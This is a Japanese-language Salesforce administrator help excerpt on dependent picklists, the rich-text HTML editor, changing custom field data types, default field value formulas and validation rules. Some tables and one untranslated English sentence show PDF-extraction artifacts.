使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

項目の連動関係を編集する手順は、次のとおりです。

- 「アプリケーションのカスタマイズ」

選択リストの連動関係の削除

連動選択リストの値を制御項目に連動しないようにするには、その連動関係を削除します。連動関係を削除すると選択リストの値を制御項目の値に連動させるロジックが削除されますが、項目が削除されたり、項目のデータが影響を受けることはありません。

1. 選択リストのオブジェクトの管理設定から、[項目] に移動します。
2. [項目の連動関係] をクリックします。
3. 削除する項目の連動関係の横にある [削除] をクリックします。
4. [OK] をクリックして確認します。

関連トピック:

オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

項目の連動関係を削除する

- 「アプリケーションのカスタマイズ」

連動選択リストの考慮事項

連動選択リストを定義するときは、次の点に留意してください。

チェックボックス
: チェックボックス項目は制御項目になりますが、連動項目にはなりません。

項目の変換
: 既存の項目を連動選択リストまたは制御項目に変換する場合、レコード内の既存の値には影響を及ぼしません。変換後、連動関係のルールは、新規レコードまたは既存のレコードに対するすべての変更に適用されます。

デフォルト値
: 制御項目にはデフォルト値を設定できますが、連動選択リストには設定できません。

項目レベルセキュリティ
: 制御項目および連動選択リストの項目レベルセキュリティ設定は、独立しています。相関関係にある連動選択リストが非表示になっている場合は、制御項目も必ず非表示にしてください。

インポート
: データインポートウィザードでは、項目の連動関係は考慮されません。制御項目にインポートされた値かどうかに関係なく、すべての値を連動選択リストにインポートできます。

リードの取引の開始
: リードの取引を開始するために、取引先や取引先責任者、商談項目に対応付けられているリード項目の連動関係を作成した場合は、取引先、取引先責任者、商談に同じ連動関係を作成してください。

  連動選択リストおよび制御リード項目は、異なる連動関係ルールのある取引先、取引先責任者、または商談に対応付けることができます。

複数選択リスト
: 複数選択リストは連動選択リストにはなりますが、制御項目にはなりません。

標準選択リストとカスタム選択リスト
: カスタム選択リストの項目は、制御項目または連動項目のどちらにもなります。

  標準選択リスト項目は制御項目にはなりますが、連動項目にはなりません。

選択リストの制限
: 制御項目には、最大 300 個の値を指定できます。項目が制御項目であり連動選択リストでもある場合は、300 を超える値を持つことはできません。

  次の項目は、制御項目として使用できません。

  活動の項目
  : 通話種別

    定期的な行動を作成

    予定の公開方法

    件名

    ToDo

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ページレイアウトおよびリードは、**Database.com** Edition では利用できません。

ユーザ権限

連動選択リストを定義および編集する
- 「アプリケーションのカスタマイズ」

種別

取引先責任者の項目

敬称

取引先責任者 通貨

カスタムオブジェクト項目

通貨

リードの項目

取引開始済み

所有者 未読フラグ

連動関係の制限

連動関係を定義する前に、選択リストに最低 1 つの値があることを確認してください。[商品ファミリ] のような標準項目には、値を追加するまで値は含まれません。

組織で無効化されている機能に標準制御項目が連動する場合、選択リストの連動関係ルールは消去されます。たとえば、組織でセルフサービスポータルが無効になっていて、[セルフサービスユーザによるクローズ] が制御項目になっている場合、連動選択リストは使用可能な値をすべて表示します。

制御選択リストで親の値を置き換えると、選択リストの連動関係が失われます。親の値を置き換えたら、新しい親の値を使用して連動関係を再作成してください。

Connect Offline

制御項目および連動選択リストは Connect Offline でも使用できますが、項目間のロジックは使用できません。

ページレイアウト

連動選択リストが含まれるページレイアウトには、その制御選択リスト項目も含める必要があります。これらの項目を含めないと、連動選択リストの値は表示されません。

視力障害のあるユーザのため、ページレイアウトで連動選択リストを制御項目よりも下に配置してください。

連動選択リストが要求されているにも関わらず、連動選択リストで使用できる制御項目の値に基づいた値がない場合、ユーザは値を入力しないでレコードを保存できます。レコードは、その項目の値がないまま保存されます。

レコードタイプ

連動選択リストのレコードタイプは、項目の連動関係の値を作成または編集するときに [プレビュー] ダイアログ内でのみ定義または変更できます。レコードタイプによって、制御項目で使用できる値が制御されます。レコードタイプと制御項目の両方によって、連動選択リストで使用できる値が決まります。たとえば、連動項目の値は、選択したレコードタイプおよび選択した制御項目の値で使用可能な場合にのみ使用できます。

HTML エディタの使用

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

カスタム項目内のテキストの外観を向上するには、Salesforce HTML エディタを使用して、リッチテキストエリアのカスタムデータ型で定義されたカスタム項目の書式設定を行います。Salesforce HTML エディタでは、WYSIWYG インターフェースが提供されます。これにより、基本的な書式設定操作が可能になります。次の操作を実行できます。

- テキストを太字、斜体、または下線で表示
- 箇条書きや番号付き箇条書きの作成
- 段落のインデントの変更
- Web ページへのハイパーリンクの挿入
- 画像

メモ: アップグレードされたエディタは、互換モードの Internet Explorer バージョン 7 またはバージョン 8 をサポートしません。これらのブラウザを使用している場合は、旧エディタが使用されます。

Salesforce ナレッジやアイデアなどのいくつかの機能を使用して、管理者はマルチメディアコンテンツの埋め込み、ドロップダウンリストの使用、テキストや背景の色の選択などの追加機能を実行できます。ブラウザのセキュリティ設定でこれらの機能にアクセスできることを確認してください。たとえば、ブラウザセキュリティが Microsoft® Internet Explorer® 7 で [高] に設定されており、`<iframe>` コンテンツがフレームで表示されない場合、ドロップダウンリストは使用できず、背景やテキストの色を選択することもできません。

HTML エディタの使用に関する一般的なシナリオを次に示します。

- コードサンプルを Chatter アンサーまたはアイデアの投稿に貼り付ける
- 動画をナレッジの記事やアイデアのテーマの投稿に追加する
- 求職者から提出される履歴書の書式設定を行い、読みやすく見た目の良いバージョンを作成する
- 各種フォントオプション (太字の活字書体や大きいフォントサイズなど) を設定して、[説明] 項目や [コメント] 項目内の重要なポイントを強調する
- 番号付き箇条書きや箇条書きを使用して、手順をわかりやすくする
- Web サイト上にロゴの URL を指定して、会社のブランド・アイデンティティをサポートする
- 会社の Web サイトに関連するアクセス可能なページへのリンクを挿入する

Salesforce HTML エディタの使用に関する注意事項

エディタを使用する場合、次の点に注意してください。

- Salesforce HTML エディタが提供するインターフェースは WYSIWYG のみです。したがって、HTML タグは編集できません。
- Web ページから内容をコピーしてエディタのウィンドウに貼り付けた場合、Salesforce では、サポート対象外のタグは自動的に削除されます。また、サポート対象外のタグに囲まれたテキストはプレーンテキストとして保持されます。Salesforce では、サポート対象外の HTML や潜在的に悪意のある HTML が自動的に削除されても、ユーザに通知されません。

- Salesforce HTML エディタのウィンドウに入力できる最大文字数は、項目を作成または編集するときに指定した項目の長さと同じです。デフォルトは 32,768 文字です。
- ハイパーリンクは、クリックされると新しいブラウザウィンドウで開きます。Salesforce HTML エディタでは、HTTP、HTTPS、そして mailto ハイパーリンクがサポートされます。
- Salesforce HTML エディタでは、レコードを保存するときに Web ページへのハイパーリンクが検証されません。Salesforce がアクセスできる URL が指定されていることを確認します。
- 画像を挿入するには、 をクリックして、次のいずれかの操作を行います。
  - [Web アドレス] タブを選択して、画像の URL を入力します。
  - [画像をアップロード] タブを選択して、ローカルホストから画像を選択します。アップロードできるのは、JPEG、PNG、GIF のみです。1 MB を超える画像は選択できません。画像にはハイパーリンクを追加できません。

  必要に応じて、説明を入力します。これは、ユーザが画像の上にカーソルを置いたときに表示されます。画像には、Salesforce がアクセスできる URL を含める必要があります。
- Salesforce HTML エディタでは、Salesforce ナレッジでサポートされるすべての言語がサポートされます。
- Salesforce HTML エディタでは、JavaScript やカスケードスタイルシート (CSS) はサポートされません。
- Salesforce HTML エディタは、アクセシビリティモードが有効なユーザには無効です。テキストボックスに置き換えられます。

サポートされる HTML タグと属性

Salesforce HTML エディタでサポートされるタグを次の表に示します。

<a>	<dt>	<q>
<abbr>		<samp>
<acronym>	<font>	<small>
<address>	<h1>	
<b>	<h2>	<strike>
<bdo>	<h3>	
<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>
<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>

<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

タグに含めることのできる属性は、次のとおりです。

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

これらの属性には、次の文字列で始まる URL を含めることができます。

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / (相対リンクの場合)

関連トピック:

リッチテキストエリア項目に関するヒント
HTML エディタを使用した動画の追加

HTML エディタを使用した動画の追加

使用可能なエディション: Salesforce Classic。

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

ナレッジ記事のHTMLエディタに動画を追加する前に、ブラウザのセキュリティ設定でマルチメディアコンテンツの埋め込みが許可されていることを確認します。一部のブラウザのセキュリティ設定では <iframe> 要素がブロックされる可能性があります。 たとえ

ば、Internet Explorer 7 でブラウザのセキュリティが [高] に設定されている場合、<iframe> コンテンツはフレームに表示されません。

マルチメディアコンテンツを埋め込むためのオプションがアプリケーションの設定中に有効に設定されている場合、ユーザは次のいずれかの方法で <iframe> HTML 要素を切り取って、エディタに貼り付けることができます。

1. 承認済みのいずれかの動画サイトから <iframe> 要素をコピーする。
   承認済みのサイトには、Dailymotion、Vimeo、または YouTube などがあります。
2. 次のいずれかのボタンをクリックして、コードを HTML エディタに貼り付ける。

オプション	説明
	[マルチメディアコンテンツを埋め込む] ダイアログボックスのテキストボックスに <iframe> 要素を貼り付けることができます。フレームとそのコンテンツがエディタウィンドウに追加されます。
	<iframe> 要素を HTML コードに直接貼り付けることができます。

3. [保存] をクリックします。

関連トピック:

HTML エディタの使用

投稿へのコードサンプルの追加

コードサンプルを Chatter アンサーおよびアイデアの投稿に貼り付けることができます。

Chatterアンサーおよびアイデアを有効にすると、ユーザはコードサンプルをその投稿に追加できます。任意のテキストエディタからコードをコピーして、書式を保持したまま投稿本文に貼り付けることができます。

1. テキストエディタからコードサンプルをクリップボードにコピーします。
2. エディタで、投稿のテキストを入力し、 ボタンをクリックしてコードサンプルを追加します。
3. コードサンプルを［コードサンプルを追加］テキストボックスに貼り付けて、[OK] をクリックします。
   コードサンプルの書式設定が保持されたまま、投稿本文に表示されます。

カスタム項目のデータ型の変更

メモ: Shield プラットフォームの暗号化を使用してカスタム項目を暗号化する場合、データ型は変更できません。

1. 項目のオブジェクトの管理設定から、[項目] に移動します。

   メモ: Salesforce ナレッジ記事タイプの項目の場合、[設定] から、[クイック検索] ボックスに「*ナレッジ記事タイプ*」と入力し、[ナレッジ記事タイプ] を選択して記事タイプを選択します。

2. 変更する項目の横にある [編集] をクリックします。
3. [データ型の変更] をクリックします。
4. 新しいデータ型を選択し、[次へ] をクリックします。
5. 項目の表示ラベル、名前、およびその他の属性を入力して、変更を保存します。

関連トピック:

- カスタム項目のデータ型の変更に関するメモ
- カスタム項目のデータ型
- 暗号化できる項目は?
- オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

標準オブジェクトは **Database.com** Edition では使用できません。

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

カスタム項目を変更する
- 「アプリケーションのカスタマイズ」

カスタム項目のデータ型の変更に関するメモ

項目を変換する前に、次の点に留意してください。

- データの存在しないカスタム項目のみを変換します。存在すると、データが失われるリスクがあります。次の場合、既存のカスタム項目のデータ型を変更するとデータが失われる可能性があります。
  - 日付型から日付/時間型または日付/時間型から日付型に変更する
  - 数値型に他の型から変更する
  - パーセント型に他の型から変更する
  - 通貨型に他の型から変更する
  - チェックボックス型に他の型から変更する
  - 選択リスト (複数選択) 型から他の型に変更する
  - 選択リスト (複数選択) 型に他の型から変更する

    選択リストを複数選択リストに変更しても、現在定義されている選択リスト値は維持されます。選択リスト定義にない値がレコードに含まれる場合、データ型を変更するとそれらの値はレコードから削除されます。

  - 自動採番型から他の型に変更する
  - テキスト以外の型から自動採番型に変更する
  - テキストから選択リストに変更する

  - テキストエリア (ロング) 型から、メール、電話、テキスト、テキストエリア、URL 以外の型に変更する

- データが失われた場合、そのカスタム項目に基づくリストビューは削除されます。また、割り当ておよびエスカレーションルールに影響が出る場合があります。
- リードの取引開始に使用されるカスタム項目のデータ型を変更すると、そのリードの項目の対応付けは削除されます。
- 外部 ID として設定されているカスタム項目のデータ型を変更する場合、テキスト、数値、メール以外のデータ型を選択すると、項目は外部 ID として機能しなくなります。
- カスタム項目のデータ型を変更するオプションを使用できないデータ型もあります。たとえば、既存のカスタム項目を暗号化項目に変換したり、暗号化された項目を他のデータ型に変換することはできません。
- Salesforce ナレッジ記事タイプでは、ファイルのデータ型を他のデータ型に変換することはできません。
- Visualforce ページで参照されているカスタム項目のデータ型は変更できません。
- カスタム項目のデータ型を変更するとき、一度に大量のレコードの変更が必要になる場合があります。この変更を効率的に処理するために、要求がキューに入れられ、プロセスが完了したときにメール通知を受信する場合があります。
- カスタム項目の種別を変更する前に、その項目がワークフロー項目自動更新の対象でないこと、または新しい種別によって無効化される項目自動更新数式で参照されていないことを確認してください。

次のデータ型は、さらに変換時の制限があります。

データ型	説明
自動採番	自動採番項目のデータは、テキスト項目に変換しても変化しません。また、テキストカスタム項目は、データを失うことなく確実に自動採番項目に変換できます。自動採番項目を他のデータ型に変換するとデータが失われます。自動採番項目には、最大 30 文字を含めることができます。テキストカスタム項目を自動採番項目に変換する前に、その項目に含まれる文字数が 30 文字を超えるレコードがあれば変更します。
数式	数式項目は、特殊な参照のみ項目であり、他のデータ型に変換できません。同様に、他のデータ型の項目を数式項目に変換することもできません。
選択リスト	カスタム選択リストをカスタムチェックボックスに変更するのは簡単です。新しいデータ型としてチェックボックスを選択する場合、オンのボックスとオフのボックスに対応付ける選択リスト値を選択できます。カスタム選択リストは、データを失うことなく複数選択リストに変更できます。レコードに含まれるのは 1 つの選択リスト値のみであるため、その値はオンのままになりますが、追加で他の値をオンにすることもできます。

データ型	説明
リレーション	• 外部オブジェクトのみで、リレーション項目から非リレーション項目への変換、およびその逆の変換を行うことができます。 • 組織に大量のレコードがある場合、Salesforce では、主従関係から参照関係への変更または参照関係から主従関係の変更を要求すると、待機中ページが表示されます。 • オブジェクトで積み上げ集計項目を作成した後は、そのオブジェクトの主従関係を参照関係に変換することはできません。 • 既存のオブジェクトのレコードで参照関係に null 値が設定されている場合、参照関係を主従関係に変換することはできません。 • 主従関係を、「従」側でカスタムオブジェクトの参照関係に変換すると、オブジェクトの組織の共有設定は自動的に「公開/参照・更新可能」に更新されます。同様に、参照関係を主従関係に変換すると、組織の共有設定は「親レコードに連動」に変更されます。
ロングテキストエリア	ロングテキストエリア項目をメール、電話、テキスト、テキストエリア、または URL 型の項目に変換すると、レコードのデータはその項目の先頭から 255 文字に切り詰められます。
リッチテキストエリア	リッチテキストエリア項目をロングテキストエリア項目にのみ変換可能です。画像は、次回ロングテキストエリア項目を保存するときにすべて削除されます。変換後、マークアップはロングテキストエリア項目で非表示になりますが、レコードを保存するまでレコードから削除されることはありません。このため、後でマークアップを復元することもできます。

メモ: Apex で参照されているカスタム項目のデータ型は変更できません。

関連トピック:

カスタム項目のデータ型の変更

デフォルト項目値の定義

デフォルト項目値を定義する手順は、次のとおりです。

1. カスタム項目を作成します。「カスタム項目の作成」(ページ5099)を参照してください。また、既存のカスタム項目に対してデフォルト値を定義できます。「カスタム項目の編集」(ページ5118)を参照してください。
2. 作成する項目のデータ型を選択し、[次へ] をクリックします。デフォルト値が使用できるデータ型の一覧は、「デフォルト項目値について」(ページ5146)を参照してください。
3. 項目の属性を入力します。
4. デフォルト値を入力するか、デフォルト値を計算する数式を定義します。

   メモ: デフォルト値用の数式は、適切な項目に対してだけ定義できます。たとえば、選択リストおよびチェックボックス項目のデフォルト値には、[チェック], [チェックなし] または [最初の値をデフォルト値とする] など、それらの項目に対して適切なオプションだけが提供されています。

5. [次へ] をクリックします。
6. 項目レベルのセキュリティを設定して、特定のプロファイルに対してその項目をアクセス可能にするかを決定し、[次へ] をクリックします。
7. 項目を表示するページレイアウトを選択します。ページレイアウトの 2 列のセクションのうち、最上部に設定されているセクション内の最後の項目として追加されます。ユーザカスタム項目の場合、ユーザ詳細ページの一番下に自動的に追加されます。
8. [保存] をクリックして終了するか、[保存 & 新規] をクリックして別の新規カスタム項目を作成します。

関連トピック:

- デフォルト項目値について
- デフォルト項目値の考慮事項
- 役に立つデフォルト項目値の数式

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルト項目値を表示する
- 「設定・定義を参照する」

デフォルト項目値を定義または変更する
- 「アプリケーションのカスタマイズ」

デフォルト項目値について

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

デフォルト項目値を使用して、ユーザが手入力しなければならない項目数を減らすことによって生産性の向上を図ります。新しいレコードが作成されると、カスタム項目にデフォルトの項目値が自動的に挿入されます。項目の種類によっては、数式に基づいたデフォルト値を挿入できます。チェックボックス項目の場合は、［チェック］または［チェックなし］などの完全値を使用できます。

デフォルト値の定義すると、以下のように処理されます。

1. 新規レコードの作成を選択します。
2. デフォルト項目値設定処理が実行されます。
3. Salesforce がデフォルト項目値を自動設定した編集ページを表示します。
4. 新規レコードの項目を手入力します。
5. 新規レコードを保存します。

デフォルト項目値を変更することができますが、一度変更すると再度デフォルト値を自動設定することはできません。たとえば、次回の連絡日を示すカスタムリード項目のデフォルト項目値を、作成日の7日後に設定するとします。この値を手動で変更することはできますが、デフォルト項目値である作成日の 7 日後に自動的に戻すことはできません。

以下のタイプのカスタム項目にデフォルト項目値を設定できます。

- チェックボックス
- 通貨
- 日付
- 日付/時間
- メール
- 数値
- パーセント
- 電話
- 選択リスト (選択リストを設定するときにデフォルト値オプションを使用します)
- テキスト
- テキストエリア
- URL

関連トピック:

- デフォルト項目値の定義
- デフォルト項目値の考慮事項

役に立つデフォルト項目値の数式

最大割引率

商談作成者の所属する部・課によって、適用する割引率が異なる場合があります。次の例では、商談の［割引率］というカスタム項目に部・課に応じてデフォルト値を設定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルト項目値を表示する
- 「設定・定義を参照する」

デフォルト項目値を定義または変更する
- 「アプリケーションのカスタマイズ」

```
CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)
```

この例では、数式により、「IT」という部・課に属するユーザが作成した商談では割引率を 25% とし、「第一営業」という部・課のユーザが作成した商談では 15% とします。そのどちらの部・課にも属さない作成者の場合には、ゼロを適用します。標準ユーザ項目［部署］を使用して商談のカスタムパーセント項目に定義しています。

商品の言語

商品にその言語を関連付け、ドキュメントや付属品などがわかりやすくなるようにすることができます。次の数式では、商品を作成しているユーザの国を基に商品の言語を自動的に設定します。ユーザの国が「日本」であれば商品の言語のデフォルト値に「日本語」を、また、ユーザの国が「アメリカ合衆国」であれば「英語」を設定します。どちらにも当てはまらならない (true でない) 場合、［商品の言語］項目にはデフォルト値「不明」が入ります。

```
CASE($User.Country , "Japan", "Japanese", "US", "English","unknown")
```

税率

この数式では、ユーザの市区郡に基づいて納入商品の税率を設定します。次のデフォルト値を持つカスタムパーセント項目を作成します。

```
IF($User.City = "Napa", 0.0750,
 IF($User.City = "Paso Robles", 0.0725,
  IF($User.City = "Sutter Creek", 0.0725,
   IF($User.City = "Los Olivos", 0.0750,
    IF($User.City = "Livermore", 0.0875, null
    )
   )
  )
 )
)
```

この例では、ユーザの住所が Livermore 内の市にある場合、納入商品には税率 8.75% が適用されます。条件指定されていない市の場合は、[税率] 項目を空白にします。さらに、他の数式の中で [税率] 項目を使用して、課税価額と最終的な販売価格を自動的に計算することもできます。

関連トピック:

- デフォルト項目値の定義
- デフォルト項目値の考慮事項

デフォルト項目値の考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

新しいレコードが作成されると、カスタム項目にデフォルトの項目値が自動的に挿入されます。項目の種類によっては、数式に基づいたデフォルト値を挿入できます。チェックボックス項目の場合は、[チェック] または [チェックなし] などの完全値を使用できます。組織でデフォルト項目値を組み込む前に、次の考慮事項を確認します。

- デフォルト値に差し込み項目を使用している場合、Salesforce はデフォルト値の設定実行時にその差し込み項目の値を使用します。差し込み項目の値を後から変更しても、一度設定されたデフォルト値は更新されません。
- デフォルト項目値を変更または削除することができます。
- デフォルト値は、必須項目かつ一意の項目に割り当てないでください。一意性のエラーになる可能性があります。
- 活動のカスタム項目を必須にする場合には、デフォルト値も指定する必要があります。
- 活動のカスタム項目が固有である場合は、デフォルト値を指定できません。
- デフォルト項目値は、レコード作成時に 1 度だけ実行される、参照のみではない、値を変更できるがデフォルト項目値に戻せない、という点が数式項目とは異なります。
- 新しいレコードに値を入力する前にデフォルト値が設定され、既存レコードの編集時にはデフォルト項目は設定されません。[新規] However, you can use the record type because it is selected before the record edit page displays.
- 各レコードタイプに対して異なるデフォルト値を適用するには、デフォルト項目値の設定で CASE 関数を使用し、レコードタイプの差し込み項目を使用して設定します。

- 項目レベルセキュリティによってアクセスできない項目も、デフォルト項目値用の数式では使用することができます。
- Connect Offline および Salesforce for Outlook では、デフォルト値は表示されません。ただし、同期時には Salesforce によってデフォルト値が挿入されます (ユーザが値を入力した場合は除きます)。
- セルフサービスポータルでは、デフォルトの項目値は使用できません。
- リードの変換、Web-to-リード、および Web-to-ケースでは、デフォルト項目値を自動設定しません。

メモ: デフォルト値用の数式は、適切な項目に対してだけ定義できます。たとえば、選択リストおよびチェックボックス項目のデフォルト値には、［チェック］,［チェックなし］または［最初の値をデフォルト値とする］など、それらの項目に対して適切なオプションだけが提供されています。

関連トピック:

デフォルト項目値の定義
役に立つデフォルト項目値の数式

入力規則

入力規則を使用して、データの質を向上させます。レコードを保存する前に、入力したデータが指定した基準に合っているかどうかを確認できます。入力規則は、1 つ以上の項目のデータを評価する数式や条件式を設定し、「True」または「False」の値を返すことができます。不正な値があれば、「True」値を返すときにエラーメッセージを表示することもできます。

入力規則の定義後、以下のように使用されます。

1. ユーザが新規レコードの作成または既存のレコードの編集を選択します。
2. ユーザが [保存] をクリックします。
3. すべての入力規則が検証されます。
   - すべてのデータが有効であれば、レコードは保存されます。
   - 無効なデータがあれば、関連するエラーメッセージが表示され、レコードは保存されません。
4. ユーザは必要な変更を行い、もう一度 [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

レコードが入力規則に違反するときに表示するエラーメッセージと、それを表示する場所を指定できます。たとえば、エラーメッセージを「完了予定日は本日より後の日付にしてください。」にします。表示場所を、項目の直下にするか、ページ上部にするかを選択できます。他のすべてのエラーメッセージと同様に、入力規則エラーは赤い文字で表示され、先頭に「エラー」の文字が表示されます。

重要: 入力規則は、オブジェクトの新規および更新されたレコードに適用されます。これは、入力規則で参照される項目がページレイアウトまたは API コールに含まれない場合でも適用されます。入力規則は、簡易作成を使用してオブジェクトに新規レコードを作成する場合は適用されません。組織がオブジェクト対して複数のページレイアウトを持ち、そのページレイアウトで入力規則を作成する場合、その入力規則がそれぞれのレイアウトで意図したとおりに機能することを確認してください。組織でこのオブジェ

クト使用する何らかのインテグレーションを行っている場合、入力規則がそれぞれの統合で意図したとおりに機能することを確認してください。

関連トピック:

- 入力規則の定義
- 入力規則項目
- 入力規則の例

入力規則の管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

レコードを保存する前に、入力したデータが指定した基準に合っているかどうかを確認できます。入力規則は、1つ以上の項目のデータを評価する数式や条件式を設定し、「True」または「False」の値を返すことができます。不正な値があれば、「True」値を返すときにエラーメッセージを表示することもできます。

入力規則ページから、次の操作が可能です。

- 入力規則を定義する。
- 規則名の横にある [編集] をクリックして規則項目を更新する。
- 入力規則を削除する。
- 入力規則名をクリックして、詳細を表示するか規則をコピーする。
- 入力規則を有効化する。

関連トピック:

- 入力規則
- 入力規則の例

入力規則の定義

レコードを保存する前に、入力したデータが指定した基準に合っているかどうかを確認できます。入力規則は、1つ以上の項目のデータを評価する数式や条件式を設定し、「True」または「False」の値を返すことができます。不正な値があれば、「True」値を返すときにエラーメッセージを表示することもできます。

入力規則を作成する前に、「入力規則の考慮事項」を参照してください。

1. 関連オブジェクトの管理設定から、[入力規則] に移動します。
2. [入力規則] 関連リストで、[新規] をクリックします。
3. 入力規則のプロパティを入力します。
4. [構文を確認] をクリックして、数式にエラーがないか確認します。
5. [保存] をクリックして終了するか、[保存 & 新規] をクリックして別の入力規則を作成します。

メモ: 活動のカスタム項目の詳細ページには、関連付けられている入力規則の一覧は表示されません。カスタム活動項目の入力規則を編集するには、[設定]から［クイック検索］ボックスに「*活動*」と入力し、[活動]を選択し、[ToDo の入力規則] または [行動の入力規則] を選択して、入力規則を選択します。

関連トピック:

- 入力規則
- 入力規則のコピー
- 入力規則の記述のヒント
- 入力規則の例

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

項目の入力規則を表示する

- 「設定・定義を参照する」

項目の入力規則を定義または変更する

- 「アプリケーションのカスタマイズ」

入力規則のコピー

1. 関連オブジェクトの管理設定から、[入力規則] に移動します。
2. [入力規則] 関連リストで、入力規則の名前をクリックします。
3. [コピー] をクリックします。
4. 元の規則に基づいて、新規規則を定義します。
5. [保存] をクリックして終了するか、[保存 & 新規] をクリックして別の入力規則を作成します。

メモ: 活動のカスタム項目の詳細ページには、関連付けられている入力規則の一覧は表示されません。カスタム活動項目の入力規則を編集するには、[設定] から [クイック検索] ボックスに *「活動」* と入力し、[活動] を選択し、[ToDo の入力規則] または [行動の入力規則] を選択して、入力規則を選択します。

関連トピック:

- 入力規則の定義
- 入力規則項目
- 入力規則の有効化

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

項目の入力規則を表示する

- 「設定・定義を参照する」

項目の入力規則を定義または変更する

- 「アプリケーションのカスタマイズ」

入力規則の有効化

1. 関連オブジェクトの管理設定から、[入力規則] に移動します。
2. 有効化する規則の横にある [編集] をクリックします。
3. 規則を有効化するには、[有効] を選択し、変更を保存します。
4. 規則を無効化するには、[有効] を選択解除し、変更を保存します。

メモ: 活動のカスタム項目の詳細ページには、関連付けられている入力規則の一覧は表示されません。

関連トピック:

- 入力規則の定義
- 入力規則項目
- オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

項目の入力規則を表示する
- 「設定・定義を参照する」

項目の入力規則を定義または変更する
- 「アプリケーションのカスタマイズ」

入力規則項目

項目	説明
ルール名	拡張文字などの、空白や特殊文字を含まない最大 40 文字の一意の識別名。
有効	ルールが有効かどうかを示すチェックボックス。
説明	他の入力規則との違いを明らかにする説明を 255 文字以内で入力します。説明を記述します。
エラー条件数式	項目を検証するために使用する式。「数式項目の作成」および「数式の演算子と関数」を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

項目	説明
エラーメッセージ	項目が入力規則に違反するときにユーザに示すメッセージ。 組織でトランスレーションワークベンチを使用している場合は、エラーメッセージを Salesforce がサポートする言語に翻訳できます。「トランスレーションワークベンチの有効化および無効化」を参照してください。
エラー表示場所	ページ上のどこにエラーを表示するかを決定します。項目の下にエラーを表示するには、［項目］を選択して、その項目を指定します。エラーの表示場所を項目にすると、詳細編集ページでその項目の下に表示されます。エラー表示場所として、削除された項目、参照のみの項目、またはページレイアウト上で表示されない項目が設定されていると、Salesforce は自動的にエラー表示場所を［ページの最上位へ］に変更します。 メモ: エラーメッセージは、ケースマイルストンおよびアイデアの入力規則のページの最上部にのみ表示できます。

関連トピック:

入力規則の定義

入力規則の記述のヒント

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

- 割り当てルール、項目自動更新、項目レベルセキュリティ、またはページレイアウト上で非表示の項目など、レコードが入力規則に違反する可能性のある組織内の設定をすべて検討してください。
